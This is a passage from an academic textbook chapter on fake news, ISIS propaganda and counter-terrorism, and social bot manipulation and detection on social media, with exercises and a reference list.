Furthermore, efforts are made to increase the populations' **media literacy**. Research suggests that people with good media literacy can better navigate through today's media age and are able to identify and critique false news, but also create fake news themselves (Mihailidis & Viotty, 2017). The ability to proficiently use media for one's own goals and needs is an integral part of removing the influence of fake news and general misinformation as well as preventing its spread (Cooke, 2017). One aspect that helps people to recognise false information is the style of the information (Hancock et al., 2008). Since fraudsters do not present true information but invent it, they have to be creative and use their inventive abilities. Hancock et al. (2008) found out that fraudsters rely on more sense-based words, less self-oriented and more other-oriented words. In addition, they use more words associated with negative emotions, which provides guidance for people to detect fake news (Newman et al., 2003). Neue Wege des Lernens e.V. (2017), a registered association in Germany, developed an app called Fake News Check. The app does not automatically recognise fake news but is designed to help users ask the right questions and distinguish fake news through guided reflection from real news. In this way, the app should sensitise for the critical handling of news. The check includes a total of 19 questions.

At the beginning of 2018, the European Commission has appointed a "High Level Group on fake news and online disinformation" consisting of 39 experts from science, media, and social media platforms. To address the issue of fake news, the European Commission also involved citizens in a public consultation. In October 2017, a German law has come to force called Netzwerkdurchsetzungsgesetz (NetzDG, Network Enforcement Act). It attempts to fight fake news and hate speech by forcing platforms to quickly delete illegal contents but has been widely criticised for threatening freedom of speech. However, there are also voices endorsing the law for giving support to the victims of fake news and hate speech. Müller and Denner (2017) state that deleting fake news from social networks is not the best solution. Instead, it would create reactance, an even more fertile ground for conspiracy theories and the tendency to social divide. They argue that the NetzDG is a threat to the freedom of speech by forcing social networks to delete content pre-emptively if there is any suspicion of fake news. Furthermore, laws could also be established to prevent advertise revenues for fake news websites (Klein & Wueller, 2017).

There are several approaches to algorithms and systems which facilitate **fake news detection**. Saez-Trumper (2014) introduced the "Fake Tweet Buster", a tool which helps Twitter users identify a tweeted image as fake. Similarly, Narwal et al. (2017) presented an assistant system supporting the detection of visual bias in images. It facilitates users in detecting biases and sharing their findings on Twitter. Furthermore, the system comprises bots engaging affected users into a conversation about the bias. Alethiometer by Jaho et al. (2014) is a tool that provides measures for the trustworthiness of tweets. Furthermore, Hartwig and Reuter (2019) developed TrustyTweet which is an indicator-based browser-plugin to assist users in dealing with fake news on Twitter. In a comprehensive review, Viviani and Pasi (2017) compare different algorithms for fake news detection, distinguishing classification-based (including machine learning), propagation-based (including social network analysis) and survey-based (including representative samples) approaches.

17.3.2 Propaganda and Recruitment: The Case of Islamic Terrorism in Social Media

As already indicated regarding the dissemination of fake news, the internet and especially social media are not only used for supposedly good purposes. For example, the recruitment of new members and the dissemination of ideologies of terrorism also happen over these media. However, the fight against terrorism makes use of the same tools.

17.3.2.1 Propaganda and Recruitment in Social Media

Next to research about terrorist organisations and social media in general, much research in this field deals with the so-called Islamic State (IS, ISIS, ISIL, DAESH). Media plays a significant role in terrorism: *"Without a letter of confession, a farewell video by the assassin or a last posting in the social network a bomb attack would be nothing else than a capital crime. Only through the terrorist communications strategy, the crime turns into a terrorist act."* However, terrorists do "not rely on media-makers, [...] became the agent in this game" themselves instead (Christoph, 2015). And there is a reason for this: "Terrorism can […] only gain in importance if it becomes meaningful on the media level" (Christoph, 2015). Therefore, social media offer *"the advantage of immersion, which means the merger of medium and message. The credibility of terrorist narrations is strengthened by spreading it about supposedly reliable portals like YouTube"* (Christoph, 2015).

Not only YouTube serves as propagator: In recent years, Twitter became the most popular internet platform for terrorists (Khayat, 2013). Neer and O'Toole (2014) investigated the use of social media by ISIS and emphasise that social media (especially Twitter) are used as strategic tools to make young jihadists, Ba'ath officials, and women enthusiastic about their violent convictions. Klausen et al. (2012) stress that the British terrorist group al-Muhajiroun uses its international network of YouTube-channels elaborately for **propaganda** and the presentation of violent content. Weimann and Jost (2015) explain the use of Facebook, Twitter, and YouTube by terrorist organisations for recruitment and propaganda: social media make it easier to find like-minded people and to consume their online content. Torok describes in more detail how ISIS uses social media. It "*provides a stage on which ISIS can perform its recruitment-oriented 'theater', presenting a carefully packaged image of itself as the fulfillment of a kind of ultimate jihadi fantasy*" (Torok, 2015). Furthermore, Torok claims that "*social media constitutes an institution wherein extreme beliefs and actions are 'normalized', or made to seem the standard practices of dedicated Muslims*" (Torok, 2015). This leads to ISIS developing and disseminating "*its central narratives, often by reframing familiar concepts such as jihad and martyrdom*" (Torok, 2015). By performing this jihadi fantasy of normalised extremism, ISIS encourages young Muslims to follow them as a kind of family.

Simultaneously, terrorists can address an almost endless number of potential members via social media, who otherwise would not find the way to closed forums, which were primary points of contact for members, interested parties, and newcomers in the past (Weimann & Jost, 2015). Weimann adds that also other online services are involved in the **recruitment** and radicalisation process "*such as Kik or Skype*" (Weimann, 2016), which allow "*direct, real-time communication between recruiters and their audiences*" (Weimann, 2016). Another aspect is the professionality in handling social media. The members' oral skills (to translate the statement and videos into European languages) (Gates & Podder, 2015) contribute to the facilitation of understanding. Also, the IS propaganda performed well not only in respect to recruiting potential new fighters, but also "*technically proficient and talented users of social media to sustain the machinery of recruitment*" (Gates & Podder, 2015). Since May 2014 IS videos or other media are produced by the al-Hayat Media Center, a special production unit for Western recruitment (Weimann, 2016). The materials by al-Hayat Media Center exist in many languages and are spread via social media. For example, "*IS released a video inciting Muslims to come and participate in jihad, featuring a German chant with an English translation*" (Weimann, 2016).

17.3.2.2 Counter-Terrorism in Social Media

A variety of different measures to counter terrorism were identified in research (see Table 17-4).

Clarification	Clarification means trying to answer to terrorist propaganda with logic in order to invalidate it; i.e. statements, which clarify unknown connections (Reuter et al., 2017).
Counter-Narratives	A narrative that goes against another narrative. Narratives are compelling storylines which can explain events convincingly and from which inferences can be drawn (Freedman, 2006).
Parody/Satire	Parody is a hilarious satirical imitation by distortion and exaggeration. Satire is a genre, which criticises and stultifies events. Both aim at expressing mockery about serious issues (Reuter et al., 2017).
Hacking	Hacking refers to legal and illegal activities, such as the blocking of accounts and the appeal to the population to report suspected persons as well as activities by multiplying parodist media (Reuter et al., 2017).

Table 17-4. Measures against terrorism in social media

Gartenstein-Ross (2015) opens up a new perspective on terrorist actions on the internet: He concedes the IS to use for example Twitter successfully, but simultaneously draws attention to the fact that the IS completely relies on the success of this propaganda. It should be an aim to weaken the IS's communications strategy. His approaches call for the establishment of a small and quick unit, which is supposed to refute IS-loaded propaganda.

Gartenstein-Ross sees a weak point referring to the credibility: One reason why IS messages are vulnerable is that parts of them are not true, so that the IS risks extensive damage concerning the perception of its credibility (Gartenstein-Ross, 2015).

According Turk (2015), the United States is the most important world power and market leaders in the development of anti-terror technology. In contrast, Jeberson and Sharma (2015) focus on the specific determination of possible methods to identify terror suspects in social networks. Cheong and Lee (2011) describe that these data could be collected in a knowledge base in connection with intelligent data mining-, visualisation-, and filter methods. They could be used by decision-makers and authorities for quick reaction and control during terrorist scenarios. Furthermore, Sutton et al. (2008) deal with the application of backchannels as a special form of data mining for acquiring information. Weinmann and Jost (2015) explain that *"the analysis of terrorist online communication as it is accessible on the corresponding social media sites [can] tell a lot about the way of thinking, the motivation, the plans, and fears of terrorists."* Instead of a strict censorship of radical contents, therefore "*terrorist communication strategies [should be disturbed] by a mixture of technical (hacking) and especially psychological (anti-propaganda) means*" (Weimann & Jost, 2015). Hussain and Saltman (2014) emphasise that general censorship can actually be counterproductive and they suggest positive measures such as the expansion of contents against extremism.

Gartenstein-Ross also concludes that it would be a significant victory to weaken the strategic communication campaign of the IS. Weimann sees the security community and governments as well as researchers in the role of a counterterrorism force. For the security community, according to Weimann, it is necessary *"to adjust counterterrorism strategies to the new arenas, applying new types of measures including intelligence gathering, applying new counter measures, and training law enforcement officers specializing in the cyber domain"* (Weimann, 2016). He observes researchers from various disciplines "*coming together to develop tools and techniques to respond to terrorism's online activity*". As a long-term strategy "*to combat radicalization and recruitment*", Weimann (2016) he adds the construction of **counter-narratives**. Yet, (believable) anti-propaganda does not come from abroad: Under the heading of "Anti-IS Humor", Al-Rawi (2016) explains that hundreds of Arabic YouTubers began to transform an ISIS-video with religious singing into a funny dance clip after its release. Moreover, it is possible to focus on preventive measures in combination with (offline) information at schools, universities or prisons (Saltman & Russell, 2014). A further study by Reuter et al. (2017) presents an explorative empirical study of the fight against terrorism in social media, especially on Twitter. By applying qualitative content analysis on anti-propaganda in tweets and by comparing terrorists' statements to expressions of the US government or media reports, they identified three categories of counter-measures: **clarification**, **parody/satire**, and **hacking** (see Table 17-4). The study concludes with the recommendations to start mass movements, convey authenticity and credibility, use parody and satire for critical reflection, promote resistance on eye level, perform hacking by specialised groups, and to convey understandable clarification.

17.3.3 Automated Individual and Political Manipulation: The Impact of Social Bots

Social bot behaviours are already sophisticated, as they can establish realistic social networks and produce credible content with human-like patterns (Ferrara et al., 2016). Both improvements of human-like behaviour and of detection systems can lead to an arms race similar to that observed for spam.

17.3.3.1 Individual and Political Manipulation by Social Bots

From an individual perspective, compromised accounts are accounts which have been taken over by attackers temporarily or entirely through **account hijacking**. Usually, human attackers or programmed bots get to the login details of users via phishing, malware, or cross-site scripting. Often attackers use already compromised accounts for further phishing activities with the aim of gaining access to additional accounts, trying to misuse the trust of befriended users (Stein et al., 2011). When conducting malware attacks, damaging software is used to steal login credentials or take over the user session (Stein et al., 2011). Existing as viruses, malware can replicate itself by sending links or direct downloads to other social media users. Account hijacking can be used for political purposes, with compromised accounts being, due to their relationships of trust with legitimate users, more valuable than bots regarding the distribution of misinformation and propaganda (Trang et al., 2015). The added value of accounts taken over increases when profiles are associated with a popular person or organisation, offering attackers more scope.

In Twitter, for instance, social bots can act as **fake followers** or disseminate **fake retweets**, which are motivated by the fact that a high number of followers and retweets suggest popularity and high reputation (Jiang et al., 2016; Wu et al., 2015). There are examples of politicians and celebrities buying fake followers to gain more popularity statistically and increase their value on Twitter (Jiang et al., 2016). Users having many followers are perceived to possess social capital, e.g. to be influential due to their wide reach, thus being of interest for advertisement contracts. Through fake retweets, it is possible to artificially create popularity (Wu et al., 2015). The actual number of people receiving the tweets does not necessarily have to increase while the possession of other legitimate users may lead to a broader audience. Fake retweets and followers are often purchased on online market places; fraud is conducted with the help of bots or malware-infected accounts.

From a political perspective, **astroturfing** describes pretending to constitute a grassroots[98] movement, with the aim of using the image of a local, social initiative or organisation to influence economic or political conditions (Cho et al., 2011). Using bots to suggest a neutral position, political astroturfing is often conducted by political groups. It aims at manipulating people's (political) opinions by strengthening own views or discrediting contrary arguments by expressing doubts or neglecting arguments. Frequently, illegal or grey area content is distributed, e.g., ad fraud, questionable political statements, or defamatory rumours (Wang et al., 2011). In social media, incorrect statements are disseminated either by bots or paid authors. Astroturfing also takes place outside social media and was used, for example, for arguments against global warming (Cho et al., 2011).

Furthermore, **social spam** is utilised for the dissemination of malware- or phishing-infected websites with the goal of identity theft (Almaatouq et al., 2016). Besides, it is also used for political purposes, aiming at the distribution of wrong and confusing information as well as prevention and complication of communication among users, e.g., conversations about recent political events. Thus, spam is often used to manipulate social media users' perceptions of relevant issues. Performing **misdirection**, posts referring to a certain hashtag are spammed for distraction. Then, users perceive posts making other issues subject of discussion, thereby shifting focus away from genuine topics of public interest. For example, a Syrian botnet was applied, distributing tweets to diverse events, independent from the hashtag used as a point of reference (Abokhodair et al., 2015). In contrast, **smoke screening** entails the process of tweeting referring to a certain topic or hashtag to make identifying potentially relevant posts more difficult for the perceiving users. This tactic was also applied by Syrian bots to overwhelm pro-revolutionist tweets under the hashtag "#Syria" (Abokhodair et al., 2015).

17.3.3.2 Algorithmic and Crowd-based Social Bot Detection

To counteract social bots, it is first necessary to identify the respective bot accounts. For this purpose, scholars of **social bot detection** have developed various approaches (Ferrara et al., 2016). Social bots may be determined through human engagement or through algorithmic analysis of features and social networks, both complemented by hybrid approaches (see Table 17-5).

[98] Grassroot organisations are defined as "*local political organizations which seek to influence conditions not related to the working situation of the participants and which have the activity of the participants as their primary resource*" (Gundelach, 1979, p. 187).

Crowdsourcing	Crowdsourcing relies on the identification of social bots by human actors, following the assumption of human beings as most able to recognise linguistic nuances like sarcasm, humour, or commitment (Wang et al., 2011).
Social Graph Analysis	Graph-based approaches model social networks visually as finite graphs, with nodes illustrating participants of the respective network and edges representing relationships (Yan, 2013).
Feature Analysis	Feature-based approaches execute identification by determining unique characteristics and behaviours of social bots. They are further differentiated between machine learning or entropy approaches (Ramalingam & Chinnaiah, 2018).
Hybrid Approach	Hybrid approaches combine different methods, such as adding features to a graph-based approach, to increase the accuracy of social bot detection (Gao et al., 2015).

Table 17-5. Approaches for social bot detection

Wang et al. (2011) assume human beings to be currently more able to identify social bot accounts compared to machines. This is explained by stressing human actor’s ability to detect verbal shades of sarcasm, humour, or commitment, e.g., human cognitive skills which neither can easily be imitated by social bots nor recognised by automated bot detection mechanisms. The scholars therefore develop an online Social-Turing-Test platform based on **crowdsourcing**, with thousands of human workers employed to identify bot accounts on Facebook and Renren, a popular Chinese social network. Appling and Briscoe (2017) examine the effectiveness of human identification of social bots and compare it to automated determination of bots. According to a recent study, only 47% of Americans feel confident that they can distinguish social bots and real humans (Pew Research Center, 2018). However, one class of algorithmic detection systems include **graph-based approaches** which model a respective social network as a finite graph, the participating users constituting nodes and edges illustrating relationships between them. These approaches identify social bots based on analysis of the network topology of the social graph (Yan, 2013). Social bots rely on social connections to other accounts for presenting a trustworthy image. It is assumed that bots can only establish a disproportionally small number of social links with legitimate users and are therefore more connected with other bot accounts. This characteristic of close-knit community of bots within a network is used to identify them by means of community detection algorithms.

Furthermore, **feature-based approaches** detect defining characteristics and behaviours of social bot accounts to distinguish them from human users (Ramalingam & Chinnaiah, 2018). The examined features are diverse and include the number of followers or tweets, chronological activities of users, content of posts, profile pictures, account names, and friend lists. These detection systems may be subclassified into machine learning systems and entropy-based detection systems. Detection systems based on machine learning are first fed with conspicuous training data and subsequently apply a classification algorithm to real data. Entropic-based detection systems do not rely on a prior learning process but identify bots through algorithms searching for anomalies in data sets. Finally, **hybrid approaches** combine different types of algorithms, for instance, a graph-based approach may be supplemented with features to increase the accuracy of detection (Gao et al., 2015).

17.4 Discussion and Conclusion

In this chapter, we examined three phenomena that take place in social media (Kaplan & Haenlein, 2010) where human and machine – e.g., social bots (Stieglitz et al., 2017) – interventions potentially inflict cultural violence (Galtung, 2007). Furthermore, to prevent a negative impact of these phenomena, a variety of different counter-interventions are applied which potentially improve cultural peace in social media. A differentiation of actors and intentions are provided in Table 17-6.

		Actor	
		Human	Machine
Intention	Malicious interventions	Dissemination of fabricated, misinterpreted and manipulated content, propaganda, recruitment	Account hijacking, astroturfing, fake accounts, fake posts, spam
	Positive interventions	Gatekeeping, media literacy, laws, clarification, parody/satire, hacking, counter-narratives	Crowdsourcing, detection algorithms

Table 17-6: Preliminary results on actors and intentions for cultural violence and peace

- In terms of (manual) **human interventions**, we saw that fabricated, misinterpreted and manipulated content, from the perspective of fake news, as well as propaganda and recruitment from the perspective of terrorism, may inflict cultural violence. Here, counter-interventions include gatekeeping, media literacy and laws, as well as clarification, parody/satire and hacking. Further research could, in more detail, examine potentials and responsibilities of different actors, such as citizens, journalists and politicians, as well as the design of specific measures improving, e.g., the quality of gatekeeping or citizens' media literacy in terms of cultural violence. For instance, tailored social media guidelines could be used to improve journalistic processes or increase the population's media literacy (Kaufhold et al., 2019).
- Considering (semi-)automatic **machine interventions**, we identified account hijacking, astroturfing, fake accounts, fake posts and spam as having potential for inflicting cultural violence. Respective counter-interventions contain crowdsourcing as well as

detection algorithms for malicious content. However, the issue of cultural intervention could be approached from the perspective of **social media analytics** in a more focused manner: The respective research field deals with methods of analysing social media data and comprises the steps of discovery, collection, preparation and analysis (Stieglitz et al., 2018). Current methods of social media analytics are primarily driven by domains such as businesses, crisis communication, as well as journalism and political communication (see Chapter 18 "*Social Media and ICT Usage in Conflicts Areas*"). Although these areas have a potential impact on cultural violence and peace, it seems worthwhile examining the potentials of social media analytics and its methods for cultural peace in social media by allowing situational assessments in everyday life or during specific discourses and events (Vieweg et al., 2010).

17.5 Exercises

Exercise 17-1: What are the definitions and relations between direct, structural and cultural violence?

Exercise 17-2: What are human cultural interventions in social media? Give two examples for each negative and positive interventions and describe them briefly.

Exercise 17-3: What are automatic cultural interventions in social media? Give two examples for each negative and positive interventions and describe them briefly.

Exercise 17-4: Are automatic and human cultural interventions inherently disjoint or can they be applied in combination? Please discuss at least two examples supporting your reasoning.

Exercise 17-5: What countermeasures are there to prevent terrorist propaganda and recruitment in social media? Is censorship useful in this context?

Exercise 17-6: Aspects such as political activism, fake news detection, counter-terrorism, and social bot detection are discussed in the light of positive cultural interventions. However, can they also exert cultural violence? Please justify your answer and give examples for at least two categories.

17.6 References

17.6.1 Recommended Reading

Cheong, M., & Lee, V. C. S. (2011). A microblogging-based approach to terrorism informatics: Exploration and chronicling civilian sentiment and response to terrorism events via Twitter. *Information Systems Frontiers*, *13*(1), 45–59. https://doi.org/10.1007/s10796-010-9273-x.

Reuter, C., Hartwig, K., Kirchner, J., & Schlegel, N. (2019). Fake News Perception in Germany: A Representative Study of People's Attitudes and Approaches to Counteract Disinformation. In *Proceedings of the International Conference on Wirtschaftsinformatik (WI)*. Siegen.

Stieglitz, S., Brachten, F., Ross, B., & Jung, A.-K. (2017). Do Social Bots Dream of Electric Sheep? A Categorisation of Social Media Bot Accounts. *Proceedings of the Australasian Conference on Information Systems*, 1–11.

17.6.2 Bibliography

Abokhodair, N., Yoo, D., & McDonald, D. W. (2015). Dissecting a Social Botnet. *Proceedings of the Conference on Computer Supported Cooperative Work & Social Computing (CSCW)*, 839–851. https://doi.org/10.1145/2675133.2675208

Al-Rawi, A. (2016). Anti-ISIS Humor: Cultural Resistance of Radical Ideology. *Politics, Religion & Ideology*, *7689*(May), 1–17. https://doi.org/10.1080/21567689.2016.1157076

Allcott, H., & Gentzkow, M. (2017). Social Media and Fake News in the 2016 Election. *Journal of Economic Perspectives*, *31*(2), 211–236. https://doi.org/10.1257/jep.31.2.211

Almaatouq, A., Shmueli, E., Nouh, M., Alabdulkareem, A., Singh, V. K., Alsaleh, M., … Pentland, A. (2016). If it looks like a spammer and behaves like a spammer, it must be a spammer: analysis and detection of microblogging spam accounts. *International Journal of Information Security*, *15*(5), 475–491. https://doi.org/10.1007/s10207-016-0321-5

Appling, D. S., & Briscoe, E. J. (2017). The Perception of Social Bots by Human and Machine. In *Proceedings of the Thirtieth International Florida Artificial Intelligence Research Society Conference* (pp. 20–25).

Barzilai-Nahon, K. (2009). Gatekeeping: A critical review. *Annual Review of Information Science and Technology*, *43*(1), 1–79. https://doi.org/10.1002/aris.2009.1440430117

Becker, B. W. (2016). The Librarian's Information War. *Behavioral & Social Sciences Librarian*, *35*(4), 188–191. https://doi.org/10.1080/01639269.2016.1284525

Campbell, P. J., MacKinnon, A. S., & Stevens, C. (2010). *An Introduction to Global Studies*. Wiley-Blackwell.

Cheong, M., & Lee, V. C. S. (2011). A microblogging-based approach to terrorism informatics: Exploration and chronicling civilian sentiment and response to terrorism events via Twitter. *Information Systems Frontiers*, *13*(1), 45–59. https://doi.org/10.1007/s10796-010-9273-x

Cho, C. H., Martens, M. L., Kim, H., Rodrigue, M., Journal, S., December, N., … Rodrigue, M. (2011). Astroturfing Global Warming: It Isn't Always Greener on the Other Side of the Fence. *Journal of Business Ethics*, *104*(4), 571–587. https://doi.org/10.1007/s10551-011-0950-6

Christoph, S. (2015). Funktionslogik terroristischer Propaganda im bewegten Bild. *Journal for Deradicalization*, *Fall/15*(4), 145–205.

Cooke, N. A. (2017). Posttruth, Truthiness, and Alternative Facts: Information Behavior and Critical Information Consumption for a New Age. *The Library Quarterly*, *87*(3), 211–221. https://doi.org/10.1086/692298

Faktenfinder. (2017). AfD spokesman Christian Lüth in an interview with Faktenfinder. Retrieved from http://faktenfinder.tagesschau.de/inland/falsches-antifa-foto-101.html

Ferrara, E., Varol, O., Davis, C., Menczer, F., & Flammini, A. (2016). The Rise of Social Bots. *Communications of the ACM*, *59*(7), 96–104.

Freedman, L. (2006). The Transformation of Strategic Affairs. Routledge.

Galtung, J. (1969). Violence, Peace, and Peace Research. *Journal of Peace Research*, *6*(3), 167–191.

Galtung, J. (2007). Frieden mit friedlichen Mitteln. Friede und Konflikt, Entwicklung und Kultur. Münster: Agenda Verlag.

Gao, P., Gong, N. Z., Kulkarni, S., Thomas, K., & Mittal, P. (2015). SybilFrame: A Defense-in-Depth Framework for Structure-Based Sybil Detection. In *Computing Research Repository*.

Gartenstein-Ross, D. (2015). Social Media in the Next Evolution of Terrorist Recruitment. Hearing before the Senate Committee on Homeland Security & Governmental Affairs, Foundation for Defense of Democracies, 1–11.

Gates, S., & Podder, S. (2015). Social Media, Recruitment, Allegiance and the Islamic State. *Perspectives on Terrorism*, *9*(4), 107–116.

Gundelach, P. (1979). Grass Roots Organizations. *Acta Sociologica*, *22*(2), 187–189. https://doi.org/10.1177/000169937902200206

Hancock, J. T., Curry, L. E., Goorha, S., & Woodworth, M. (2008). On lying and being lied to: A linguistic analysis of deception in computer-mediated communication. *Discourse Processes*, *45*(1), 1–23. https://doi.org/10.1080/01638530701739181

Hartwig, K., & Reuter, C. (2019). TrustyTweet: An Indicator-based Browser-Plugin to Assist Users in Dealing with Fake News on Twitter. In *Proceedings of the International Conference on Wirtschaftsinformatik (WI)*. Siegen.

Hügel, S. (2017). Forum InformatikerInnen für Frieden und gesellschaftliche Verantwortung e.V. Retrieved from https://www.fiff.de/

Hussain, G., & Saltman, E. M. (2014). *Jihad Trending: A Comprehensive Analysis of Online Extremism and How to Counter it*. Quilliam. Retrieved from https://www.quilliamfoundation.org/wp/wp-content/uploads/publications/free/jihad-trending-quilliam-report.pdf

Jaho, E., Tzoannos, E., Papadopoulos, A., & Sarris, N. (2014). Alethiometer: A Framework for Assessing Trustworthiness and Content Validity in Social Media. In *Proceedings of the 23rd International Conference on World Wide Web - WWW '14 Companion* (pp. 749–752). New York, NY: ACM Press. https://doi.org/10.1145/2567948.2579324

Jeberson, W., & Sharma, L. (2015). Survey on counter Web Terrorism. *COMPUSOFT, An International Journal of Advanced Computer Technology*, *4*(5), 1744–1747.

Jiang, M., Cui, P., Beutel, A., Faloutsos, C., & Yang, S. (2016). Catching Synchronized Behaviors in Large Networks: A Graph Mining Approach. *ACM Trans. Knowl. Discov. Data*, *10*(4), 35:1----35:27. https://doi.org/10.1145/2746403

Kang, C. (2016). Fake News Onslaught Targets Pizzeria as Nest of Child-Trafficking. Retrieved from https://www.nytimes.com/2016/11/21/technology/fact-check-this-pizzeria-is-not-a-child-trafficking-site.html

Kaplan, A. M., & Haenlein, M. (2010). Users of the world, unite! The challenges and opportunities of Social Media. *Business Horizons*, *53*(1), 59–68. https://doi.org/10.1016/j.bushor.2009.09.003

Kaufhold, M.-A., Gizikis, A., Reuter, C., Habdank, M., & Grinko, M. (2019). Avoiding Chaotic Use of Social Media during Emergencies: Evaluation of Citizens' Guidelines. *Journal of Contingencies and Crisis Management (JCCM)*, 1–16. https://doi.org/10.1111/1468-5973.12249

Kaufhold, M.-A., & Reuter, C. (2016). The Self-Organization of Digital Volunteers across Social Media: The Case of the 2013 European Floods in Germany. *Journal of Homeland Security and Emergency Management (JHSEM)*, *13*(1), 137–166.

Kaufhold, M.-A., Reuter, C., Ludwig, T., & Scholl, S. (2017). Social Media Analytics: Eine Marktstudie im Krisenmanagement. In M. Eibl & M. Gaedke (Eds.), *INFORMATIK 2017, Lecture Notes in Informatics (LNI), Gesellschaft für Informatik*. Bonn.

Khayat, M. (2013). Jihadis' responses to widespread decline in participation on jihadi forums, increased use of Twitter. *MEMRI Inquiry & Analysis*, *955*.

Klausen, J., Barbieri, E. T., Reichlin-Melnick, A., & Zelin, A. Y. (2012). The YouTube Jihadists: A Social Network Analysis of Al-Muhajiroun's Propaganda Campaign. *Perspectives on Terrorism*, *6*(1), 36–53.

Klein, D. O., & Wueller, J. R. (2017). Fake news: A legal perspective. *Journal Of Internet Law*, *20*(10), 6–13.

Mihailidis, P., & Viotty, S. (2017). Spreadable Spectacle in Digital Culture: Civic Expression, Fake News, and the Role of Media Literacies in "Post-Fact" Society. *American Behavioral Scientist*, *61*(4), 441–454. https://doi.org/10.1177/0002764217701217

Müller, P. D., & Denner, N. (2017). *Was tun gegen "Fake News"?* Retrieved from https://www.freiheit.org/sites/default/files/uploads/2017/06/16/a4fakenews.pdf

Narwal, V., Salih, M. H., Lopez, J. A., Ortega, A., O'Donovan, J., Höllerer, T., & Savage, S. (2017). Automated Assistants to Identify and Prompt Action on Visual News Bias. In *Proceedings of the CHI Conference Extended Abstracts on Human Factors in Computing Systems* (pp. 2796–2801). New York, NY: ACM Press. https://doi.org/10.1145/3027063.3053227

Neer, T., & O'Toole, M. E. (2014). The Violence of the Islamic State of Syria (ISIS): A Behavioral Perspective. *Violence and Gender*, *1*(4), 145–156. https://doi.org/10.1089/vio.2014.0037

Neue Wege des Lernens e.V. (2017). Fake News Check. Retrieved from https://www.neue-wege-des-lernens.de/2017/03/19/fake-news-check-mit-dem-smartphone/

Newman, M. L., Pennebaker, J. W., Berry, D. S., & Richards, J. M. (2003). Lying Words: Predicting Deception From Linguistic Styles. *Society for Personality and Social Psychology, Inc.*, *29*(5), 665–675. https://doi.org/10.1177/0146167203251529

Palen, L., & Hughes, A. L. (2018). Social Media in Disaster Communication. In H. Rodríguez, W. Donner, & J. E. Trainor (Eds.), *Handbook of Disaster Research* (pp. 497–518). Cham, Germany: Springer International Publishing. https://doi.org/10.1007/978-3-319-63254-4_24

Pew Research Center. (2018). *Social Media Bots Draw Public's Attention and Concern*. Retrieved from http://www.journalism.org/2018/10/15/social-media-bots-draw-publics-attention-and-concern/

Potter, W. J. (2010). The state of media literacy. *Journal of Broadcasting and Electronic Media*, *54*(4), 675–696. https://doi.org/10.1080/08838151.2011.521462

Ramalingam, D., & Chinnaiah, V. (2018). Fake profile detection techniques in large-scale online social networks: A comprehensive review. *Computers & Electrical Engineering*, *65*, 165–177. https://doi.org/https://doi.org/10.1016/j.compeleceng.2017.05.020

Reuter, C., Hartwig, K., Kirchner, J., & Schlegel, N. (2019). Fake News Perception in Germany: A Representative Study of People's Attitudes and Approaches to Counteract Disinformation. In *Proceedings of the International Conference on Wirtschaftsinformatik (WI)*. Siegen.

Reuter, C., Hughes, A. L., & Kaufhold, M.-A. (2018). Social Media in Crisis Management: An Evaluation and Analysis of Crisis Informatics Research. *International Journal on Human-Computer Interaction (IJHCI)*, *34*(4), 280–294. https://doi.org/10.1080/10447318.2018.1427832

Reuter, C., & Kaufhold, M.-A. (2018). Fifteen Years of Social Media in Emergencies: A Retrospective Review and Future Directions for Crisis Informatics. *Journal of Contingencies and Crisis Management (JCCM)*, *26*, 1–17.

Reuter, C., Ludwig, T., Kaufhold, M.-A., & Pipek, V. (2015). XHELP: Design of a Cross-Platform Social-Media Application to Support Volunteer Moderators in Disasters. In *Proceedings of the Conference on Human Factors in Computing Systems (CHI)* (pp. 4093–4102). Seoul, Korea: ACM Press. https://doi.org/http://dx.doi.org/10.1145/2702123.2702171

Reuter, C., Pätsch, K., & Runft, E. (2017). IT for Peace? Fighting Against Terrorism in Social Media – An Explorative Twitter Study. *I-Com: Journal of Interactive Media*, *16*(2), 181–195. Retrieved from http://www.peasec.de/paper/2017/2017_ReuterPaetschRunft_ITforPeaceTerrorismSocialMedia_ICOM.pdf

Robinson, T., Callahan, C., Boyle, K., Rivera, E., & Cho, J. K. (2017). I ♥ FB: A Q-Methodology Analysis of Why People 'Like'' Facebook.' *International Journal of Virtual Communities and Social Networking (IJVCSN)*, *9*(2), 46–61. https://doi.org/10.4018/IJVCSN.2017040103

Rubin, V. L., Chen, Y., & Conroy, N. J. (2015). Deception Detection for News: Three Types of Fake News. *Proceedings of the Association for Information Science and Technology*, *52*(1), 1–4. https://doi.org/10.1002/pra2.2015.145052010083

Saez-Trumper, D. (2014). Fake Tweet Buster: A Webtool to identify Users Promoting Fake News On-twitter. In *Proceedings of the ACM conference on Hypertext and social media* (pp. 316–317). New York, NY: ACM Press. https://doi.org/10.1145/2631775.2631786

Saltman, E. M., & Russell, J. (2014). *White Paper – The role of prevent in countering online extremism*. Quilliam. Retrieved from https://www.quilliamfoundation.org/wp/wp-content/uploads/publications/free/white-paper-the-role-of-prevent-in-countering-online-extremism.pdf

Sängerlaub, A. (2017a). *Deutschland vor der Bundestagswahl: Überall Fake News?!* Berlin, Germany: Stiftung Neue Verantwortung. Retrieved from https://www.stiftung-nv.de/sites/default/files/fake-news.pdf

Sängerlaub, A. (2017b). *Verzerrte Realitäten: „Fake News" im Schatten der USA und der Bundestagswahl*. Berlin, Germany: Stiftung Neue Verantwortung. Retrieved from https://www.stiftung-nv.de/de/publikation/verzerrte-realitaeten-fake-news-im-schatten-der-usa-und-der-bundestagswahl

Soden, R., & Palen, L. (2018). Informating Crisis: Expanding Critical Perspectives in Crisis Informatics. In *Proceedings of the ACM on Human-Computer Interaction*.

Stein, T., Chen, E., & Mangla, K. (2011). Facebook immune system. *Proceedings of the 4th Workshop on Social Network Systems*, *m*(5), 1–8. https://doi.org/10.1145/1989656.1989664

Stieglitz, S., Brachten, F., Ross, B., & Jung, A.-K. (2017). Do Social Bots Dream of Electric Sheep? A Categorisation of Social Media Bot Accounts. *Proceedings of the Australasian Conference on Information Systems*, 1–11.

Stieglitz, S., Mirbabaie, M., Ross, B., & Neuberger, C. (2018). Social media analytics – Challenges in topic discovery, data collection, and data preparation. *International Journal of Information Management*, *39*, 156–168. https://doi.org/https://doi.org/10.1016/j.ijinfomgt.2017.12.002

Sutton, J., Palen, L., & Shklovski, I. (2008). Backchannels on the Front Lines: Emergent Uses of Social Media in the 2007 Southern California Wildfires. In *Proceedings of the 14th International ISCRAM Conference* (pp. 624–632). Brussels, Belgium: ISCRAM.

Torok, R. (2015). ISIS and the Institution of Online Terrorist Recruitment. Retrieved from https://www.mei.edu/publications/isis-and-institution-online-terrorist-recruitment

